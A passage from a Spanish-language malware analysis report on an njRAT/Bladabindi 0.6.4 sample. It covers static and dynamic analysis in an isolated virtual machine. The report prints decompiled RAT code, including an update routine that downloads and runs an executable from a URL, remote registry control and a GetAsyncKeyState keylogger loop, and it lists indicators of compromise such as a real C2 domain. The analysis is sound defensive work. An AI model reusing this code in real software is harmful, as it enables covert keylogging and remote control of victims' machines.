        Conversions.ToInteger(array[1]),
        Conversions.ToInteger(array[2]),
        null,
        intPtr)
    .Save(
        memoryStream2,
        ImageFormat.Jpeg);
```

Finalmente se envía al servidor:

```
OK.Sendb(
    memoryStream.ToArray());
```

6.9.7. Desinstalación y reinicio: un

El comando un admite varias acciones.

Desinstalación:

```
if (Operators.CompareString(
    text17,
    "~",
    false) == 0)
{
    OK.UNS();
}
```

Finalización:

```
else if (Operators.CompareString(
    text17,
    "!",
    false) == 0)
{
    OK.pr(0);
    ProjectData.EndApp();
}
```

Reinicio:

```
else if (Operators.CompareString(
    text17,
    "@",
    false) == 0)
{
    OK.pr(0);
    Process.Start(
        OK.LO.FullName);
    ProjectData.EndApp();
}
```

6.9.8. Actualización: up

El comando up puede recibir la nueva versión desde Base64:

```
byte[] array13 =
    Convert.FromBase64String(array[1]);

array12 = OK.ZIP(
    array13,
    ref flag);
```

También puede descargarla desde una URL:

```
WebClient webClient2 =
    new WebClient();

array12 =
    webClient2.DownloadData(array[1]);
```

Después la guarda en %TEMP%:

```
string text18 =
    Interaction.Environ("temp")
    + "\\"
    + OK.RN(10)
    + ".exe";

File.WriteAllBytes(
    text18,
    array12);
```

Finalmente ejecuta la nueva versión con el PID de la instancia actual:

```
Process.Start(
    text18,
    "UP:"
    + Conversions.ToString(
        Process.GetCurrentProcess().Id));
```

6.9.9. Gestión remota del Registro: RG

El comando RG obtiene una clave del Registro:

```
RegistryKey key =
    OK.GetKey(array[2]);
```

Puede enumerar subclaves:

```
foreach (
    string text22
    in key.GetSubKeyNames())
{
    // Construcción de la respuesta
}
```

También enumera valores:

```
foreach (
    string text23
    in key.GetValueNames())
{
    key.GetValueKind(text23);
    key.GetValue(text23, "");
}
```

Puede crear o modificar valores:

```
key.SetValue(
    array[3],
    array[4],
    (RegistryValueKind)
        Conversions.ToInteger(array[5]));
```

Puede eliminar valores:

```
key.DeleteValue(
    array[3],
    false);
```

Puede crear subclaves:

```
key.CreateSubKey(
    array[3]);
```

También puede eliminar un árbol completo:

```
key.DeleteSubKeyTree(
    array[3]);
```

Estas operaciones permiten al operador administrar remotamente el Registro de Windows.

6.10. Keylogger: `kl.WRK()`

La clase `kl` implementa un keylogger completo.

El método `WRK()` comienza intentando recuperar un log anterior:

```
this.Logs =
    File.ReadAllText(
        this.LogsPath);
```

Después entra en un bucle infinito:

```
for (;;)
{
    // Captura de teclas
}
```

Dentro del bucle recorre los códigos de tecla entre 0 y 255:

```
int num2 = 0;

do
{
    // Procesamiento de la tecla

    num2++;
}
while (num2 <= 255);
```

La pulsación se detecta mediante:

```
if (kl.GetAsyncKeyState(num2) == -32767)
```

Cuando se detecta una tecla, el código la convierte al tipo `Keys`:

```
Keys keys =
    (Keys)num2;
```

Después procesa el carácter:

```
string text =
    this.Fix(keys);
```

Si la conversión produce texto, lo incorpora al registro:

```
if (text.Length > 0)
{
    this.Logs += this.AV();
    this.Logs += text;
}
```

El método `AV()` añade información relacionada con la ventana o aplicación activa antes de registrar la tecla.

La última tecla se conserva en:

```
this.lastKey = keys;
```

Cada 1.000 iteraciones se limita el tamaño del log:

```
int num3 = 20480;

if (this.Logs.Length > num3)
{
    this.Logs =
        this.Logs.Remove(
            0,
            this.Logs.Length - num3);
}
```

Posteriormente lo guarda en disco:

```
File.WriteAllText(
    this.LogsPath,
    this.Logs);
```

El bucle incluye una espera mínima:

```
Thread.Sleep(1);
```

Este comportamiento demuestra que la muestra:

- Recorre continuamente todas las teclas.
- Detecta nuevas pulsaciones mediante `GetAsyncKeyState`.
- Convierte las teclas a texto.
- Registra la aplicación o ventana activa.
- Mantiene un historial local.
- Guarda periódicamente el keylog en disco.

6.11. Identificación de la familia

Los siguientes elementos son consistentes con njRAT, también conocido como Bladabindi:

- Versión interna `0.6.4`.
- Clases `A`, `OK` y `kl`.
- Configuración C2 incrustada.
- Uso de `TcpClient`.
- Delimitador `[endof]`.
- Comandos `proc`, `rss`, `kl`, `rn`, `inv`, `ret`, `CAP`, `un`, `up` y `RG`.
- Persistencia como `svchost.exe`.
- Copia en `%TEMP%`.
- Claves Run y carpeta Startup.
- Keylogger basado en `GetAsyncKeyState`.
- Carga de plugins en memoria.

6.12. Indicadores de compromiso

Tipo	Indicador
SHA-256	`02DFB4A65D7D9A44496C9C905C0C62CD64937BA2BBF0B985DEDA805D313A9F5B`
Dominio C2	`dr187187.ddns.net`
Puerto	`22/TCP`
Archivo instalado	`%TEMP%\svchost.exe`
Mutex	`ba4c12bee3027d94da5c81db2d196bfd`
Valor Run	`ba4c12bee3027d94da5c81db2d196bfd`
Ruta Run	`Software\Microsoft\Windows\CurrentVersion\Run`
Copia Startup	`ba4c12bee3027d94da5c81db2d196bfd.exe`
Delimitador C2	`[endof]`
Versión interna	`0.6.4`
Framework	.NET Framework 2.0
Arquitectura	x86

6.13. Conclusión

`resource-A.exe` es un ejecutable .NET Framework 2.0 para arquitectura x86 que contiene la lógica operativa del malware extraído del contenedor principal.

El análisis del código demuestra que implementa:

- Instalación en `%TEMP%\svchost.exe`.
- Persistencia mediante claves Run y la carpeta Startup.
- Modificación del firewall.
- Control de instancia mediante mutex.
- Comunicación C2 sobre TCP.

- Reconexión automática.
- Shell remota.
- Gestión de procesos.
- Descarga y ejecución de archivos.
- Actualización y desinstalación.
- Captura de pantalla.
- Administración del Registro.
- Carga de plugins.
- Keylogging.

La estructura, la configuración y los comandos son consistentes con **njRAT/Bladabindi 0.6.4**.

La muestra debe considerarse de riesgo crítico, ya que permite al operador mantener acceso remoto, capturar información del usuario, modificar el sistema y desplegar funcionalidades adicionales.

7. Análisis dinámico de la muestra

Tras completar el análisis estático de `resource-A.exe`, se ha procedido a estudiar su comportamiento durante la ejecución en un entorno controlado.

Los principales objetivos son:

- Observar la creación y ejecución de procesos.
- Comprobar la copia del ejecutable en `%TEMP%`.
- Identificar modificaciones en el Registro.
- Confirmar la persistencia mediante claves Run y la carpeta Startup.
- Registrar la creación de archivos.
- Analizar las conexiones de red.
- Comprobar la resolución del dominio C2.
- Capturar el tráfico generado por el malware.
- Observar el mecanismo de reconexión.
- Verificar la creación del mutex.
- Detectar posibles cambios en el firewall.
- Comparar el estado del sistema antes y después de la ejecución.

La ejecución se realizó sobre el payload extraído:

```
resource-A.exe
```

El archivo principal `NET_MALWARE_master.exe` no fue necesario en esta fase, ya que el análisis estático confirmó que `resource-A.exe` contiene la lógica operativa del RAT.

7.1. Preparación del laboratorio

La muestra debe ejecutarse únicamente en una máquina virtual Windows aislada, sin acceso a redes reales ni a información personal.

Para evitar que el malware se comunique con su infraestructura original, se configuró el entorno para que el dominio C2:

```
dr187187.ddns.net
```

resolviera hacia la propia máquina virtual.

De esta forma, las conexiones permanecen dentro del laboratorio y pueden ser observadas sin enviar tráfico al exterior.

7.1.1. Configuración de la máquina virtual

Se utilizó una máquina virtual Windows con las siguientes medidas de seguridad:

- Instantánea creada antes de ejecutar la muestra.
- Adaptador de red aislado o configurado como host-only.
- Acceso directo a Internet deshabilitado.
- Carpetas compartidas desactivadas.
- Portapapeles compartido desactivado.
- Funciones de arrastrar y soltar desactivadas.
- Sin credenciales, archivos personales ni sesiones reales.
- Herramientas de análisis instaladas antes de crear la instantánea.
- Fecha y hora del laboratorio registradas.

7.1.2. Herramientas de monitorización

Para observar el comportamiento se prepararon las siguientes herramientas:

Herramienta	Finalidad
Process Monitor	Archivos, Registro y procesos
Process Explorer	Árbol de procesos, handles y DLL
Regshot	Comparación del Registro y sistema de archivos
Wireshark	Captura de tráfico
ncat	Simulación del servidor C2

7.1.3. Registro del estado inicial

Antes de la ejecución se registró el estado inicial del sistema.

Con Regshot se tomó una primera instantánea:

```
1st shot
```

También se comprobaron las siguientes ubicaciones:

```
%TEMP%
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
```

y las claves:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

7.1.4. Red aislada

Las configuraciones recomendadas son:

```
Host-only
```

7.1.5. Redirección del dominio C2 mediante `hosts`

El código estático mostró que la muestra intenta conectarse a:

```
dr187187.ddns.net:22
```

Para impedir que el dominio resuelva hacia una dirección externa, se modificó el archivo:

```
C:\Windows\System32\drivers\etc\hosts
```

El editor debe ejecutarse con privilegios de administrador.

Se añadió la siguiente línea:

```
127.0.0.1 dr187187.ddns.net
```

Con esta configuración, cualquier intento de resolver el dominio devuelve la dirección loopback de la propia máquina virtual:

```
dr187187.ddns.net → 127.0.0.1
```

Después se vació la caché DNS:

```
ipconfig /flushdns
```

La resolución puede verificarse mediante:

```
ping dr187187.ddns.net
```

El resultado debe mostrar:

```
Haciendo ping a dr187187.ddns.net [127.0.0.1]
```

7.1.6. Simulación del servidor C2

La modificación del archivo `hosts` solo hace que el dominio resuelva hacia la máquina virtual. No crea un servicio TCP.

Si no existe ningún proceso escuchando en el puerto 22, la conexión será rechazada y el malware ejecutará continuamente su mecanismo de reconexión:

```
do
{
    OK.Cn = false;
    Thread.Sleep(2500);
}
while (!OK.connect());
```

Para permitir que la conexión se establezca y evitar que el proceso permanezca únicamente en el bucle de reconexión, se debe iniciar un servicio local en:

```
127.0.0.1:22
```

Utilizaremos Ncat como listener TCP sencillo:

```
ncat.exe -4 -l 127.0.0.1 22 --keep-open --verbose
```

Antes de ejecutar la muestra puede verificarse el puerto con:

```
netstat -ano | findstr :22
```

Comprobamos que el servicio está activo y escuchando:

```
TCP    0.0.0.0:22    0.0.0.0:0    LISTENING
```

La configuración completa queda así:

```
resource-A.exe
      │
      ├── resuelve dr187187.ddns.net
      │
      ▼
C:\Windows\System32\drivers\etc\hosts
      │
      ├── 127.0.0.1 dr187187.ddns.net
      │
      ▼
127.0.0.1:22
      │
      ▼
     Ncat
```

De esta forma, la muestra cree que está conectando con el servidor configurado, pero toda la comunicación permanece en la máquina virtual.

7.1.7. Preparación de Wireshark

Wireshark debe iniciarse antes de la muestra.

Si la conexión utiliza `127.0.0.1`, debe capturarse la interfaz de loopback correspondiente. En Windows puede aparecer como:

```
Adapter for loopback traffic capture
```

El filtro de visualización recomendado es:

```
tcp.port == 22
```

7.1.8. Preparación de Process Monitor

Antes de ejecutar la muestra se configuraron filtros en Process Monitor.

Filtro por nombre del ejecutable:

```
Process Name is resource-A.exe
```

Después de la copia también debe incluirse:

```
Process Name is svchost.exe
```

La segunda entrada debe interpretarse con cautela, ya que Windows contiene procesos legítimos con ese nombre. La ruta permite diferenciarlos:

```
Legítimo:
C:\Windows\System32\svchost.exe

Muestra:
%TEMP%\svchost.exe
```

También pueden aplicarse filtros por operaciones:

```
CreateFile
WriteFile
RegCreateKey
RegSetValue
Process Create
Process Exit
TCP Connect
```

Y por rutas:

```
\Temp\
\CurrentVersion\Run
\Startup\
```

7.1.9. Preparación de Regshot

Antes de ejecutar el malware se tomó una primera instantánea del Registro y del sistema de archivos.

Después de finalizar la observación se tomará una segunda instantánea:

```
2nd shot
```

7.2. Análisis de eventos registrados con Process Monitor

Durante la ejecución controlada de `resource-A.exe` se utilizó Process Monitor para registrar la actividad relacionada con procesos, sistema de archivos y Registro de Windows ---> Resultado captura eventos con Procmon

La actividad relevante se concentró aproximadamente entre:

```
12:40:42.379 y 12:44:33.641
```

El análisis permitió identificar dos procesos relacionados con la muestra:

PID	Proceso	Ruta	Proceso padre
1732	`resource-A.exe`	`C:\Users\usuario\Desktop\resource-A.exe`	`cmd.exe`
3508	`svchost.exe`	`C:\Users\usuario\AppData\Local\Temp\svchost.exe`	`resource-A.exe`

La ruta del segundo proceso permite diferenciarlo del proceso legítimo de Windows, que normalmente se encuentra en:

```
C:\Windows\System32\svchost.exe
```

7.2.1. Copia y ejecución de la muestra

El proceso original resource-A.exe, PID 1732, comprobó inicialmente si existía:


```
C:\Users\usuario\AppData\Local\Temp\svchost.exe
```

Al no encontrarlo, Process Monitor registró su creación mediante una operación `CreateFile` con resultado satisfactorio:

```
Operation:      CreateFile
Disposition:    OverwriteIf
OpenResult:     Created
AllocationSize: 29696
Result:         SUCCESS
```

Posteriormente se registró la escritura del ejecutable:

```
Operation: WriteFile
Path:      C:\Users\usuario\AppData\Local\Temp\svchost.exe
Result:    SUCCESS
```



La secuencia observada fue:

```
resource-A.exe
       │
       ├── crea %TEMP%\svchost.exe
       ├── escribe el contenido del ejecutable
       ├── inicia la nueva copia
       └── finaliza
```

El proceso instalado se ejecutó con el PID 3508 y tuvo como proceso padre a `resource-A.exe`, lo que confirma dinámicamente el comportamiento observado en el método `OK.INS()`.

7.2.2. Persistencia mediante la clave Run

El proceso `%TEMP%\svchost.exe`, PID 3508, realizó operaciones `RegSetValue` satisfactorias sobre:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
ba4c12bee3027d94da5c81db2d196bfd
```

El valor almacenado fue:

```
"C:\Users\usuario\AppData\Local\Temp\svchost.exe" ..
```

Los eventos mostraron:


```
Tipo:      REG_SZ
Resultado: SUCCESS
```

La escritura no se realizó una única vez. Durante la captura se registraron numerosas operaciones sobre el mismo valor, con un intervalo aproximado de un segundo.

Este comportamiento indica que la muestra no sólo establece persistencia, sino que comprueba o restaura periódicamente la entrada para evitar que sea eliminada durante la ejecución.

La persistencia confirmada dinámicamente es:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    │
    └── ba4c12bee3027d94da5c81db2d196bfd
        = "%TEMP%\svchost.exe" ..
```



No se observó una escritura efectiva en:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

El proceso se ejecutó con nivel de integridad medio, por lo que la escritura en `HKLM` puede haber fallado por falta de privilegios administrativos.

7.2.3. Persistencia mediante la carpeta Startup


Process Monitor también registró la creación del archivo:

```
C:\Users\usuario\AppData\Roaming\Microsoft\Windows\
Start Menu\Programs\Startup\
ba4c12bee3027d94da5c81db2d196bfd.exe
```

El evento presentó:

```
Operation:      CreateFile
Disposition:    OverwriteIf
OpenResult:     Created
Result:         SUCCESS
```

Esta operación confirma un segundo mecanismo de persistencia basado en la carpeta de inicio del usuario.



Por tanto, la muestra utiliza dos mecanismos redundantes:

- Entrada en `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.
- Copia del ejecutable en la carpeta Startup.
- Se calculó el hash MD5 de los archivos creados por la muestra en el directorio temporal y en la carpeta Startup: Ambos archivos presentaron el mismo tamaño y el mismo hash MD5, lo que confirma que **son copias del mismo ejecutable**.

> [!Caution] **El cálculo del hash MD5 mostró que `resource-A.exe`, `%TEMP%\svchost.exe` y `ba4c12bee3027d94da5c81db2d196bfd.exe` presentan el mismo valor: `CE9B25D995E44180C8A2099997709982`.** Este resultado, confirma que se trata de copias idénticas del mismo ejecutable. La muestra únicamente modifica el nombre y la ubicación de los archivos para ejecutarse desde el directorio temporal y establecer persistencia mediante la carpeta Startup.


7.2.4. Creación del archivo asociado al keylogger

Durante la ejecución dinámica de la muestra se observó la creación del siguiente archivo en el directorio temporal del usuario:

```
C:\Users\usuario\AppData\Local\Temp\svchost.exe.tmp
```

El contenido del archivo fue consultado desde PowerShell mediante el comando:

```
Get-Content .\svchost.exe.tmp
```



Como se aprecia en la captura anterior, el archivo almacenaba las pulsaciones realizadas durante la prueba controlada. Entre los datos registrados se identificaron fragmentos de texto escritos en el Bloc de notas, así como teclas especiales representadas mediante etiquetas como `[ENTER]` y `[Back]`.

El registro también incluía información sobre la ventana activa, por ejemplo:

```
notepad *Sin título: Bloc de notas
```

Esto indica que el keylogger no solo captura las teclas pulsadas, sino que también relaciona la información registrada con la aplicación que se encontraba en primer plano.


La actualización periódica de `svchost.exe.tmp` coincide con el comportamiento identificado en el método `kl.WRK()`, donde las pulsaciones se obtienen mediante `GetAsyncKeyState()`, se almacenan en memoria y finalmente se escriben en disco mediante `File.WriteAllText()`.

La presencia de algunos caracteres incorrectamente representados se debe probablemente a una diferencia de codificación entre el archivo y la consola de PowerShell, sin que ello afecte a la validez de la evidencia.

Por tanto, esta captura confirma dinámicamente que la muestra implementa una funcionalidad de keylogging capaz de registrar texto, teclas especiales y la ventana activa, almacenando posteriormente la información en un archivo temporal.

7.2.5. Registro de eventos de red con Process Monitor

Como no se registraban eventos de red, aprovechando que ya el malware había establecido persistencia, reiniciamos la máquina virtual para probar si realizaba conexiones de red. Es por ello que el `PIP` del proceso cambió, pasando a ser `5664`.



Process Monitor registró actividad de red generada por el proceso malicioso:

```
Proceso: svchost.exe
PID: 5664
```

En la captura se observan eventos repetidos de:

```
TCP Reconnect
TCP Disconnect
```

La comunicación aparece asociada al siguiente extremo:

```
dr187187.ddns.net:49711 → dr187187.ddns.net:ssh
```


El puerto de origen `49711` es un puerto efímero utilizado por el cliente, mientras que `ssh` es la denominación que Process Monitor asigna al puerto TCP 22. Esto no implica que el malware utilice el protocolo SSH, ya que el análisis del tráfico confirmó el uso de un protocolo C2 personalizado.

Los eventos presentan el resultado `SUCCESS`, lo que indica que el proceso consiguió establecer o restablecer la comunicación con el listener configurado en el laboratorio. La aparición posterior de eventos `TCP Disconnect` refleja el cierre de la sesión y los nuevos intentos de reconexión realizados por la muestra.

Estos resultados coinciden con el comportamiento observado en Wireshark y con el código de reconexión identificado en `OK.RC()`, confirmando que la muestra mantiene una comunicación persistente con el dominio C2 `dr187187.ddns.net` a través del puerto TCP 22.

Los eventos repetidos de conexión y desconexión se deben al mecanismo de reconexión implementado por la muestra. Cuando el `socket C2` se cierra o se produce un error de recepción, el malware espera unos segundos y vuelve a ejecutar el método de conexión. En el entorno controlado, el listener local aceptaba la sesión y posteriormente cerraba el `socket`, provocando la alternancia de eventos `TCP Reconnect` y `TCP Disconnect` observada en Process Monitor. Este comportamiento confirma que la muestra intenta mantener de forma persistente la comunicación con el servidor `C2`.

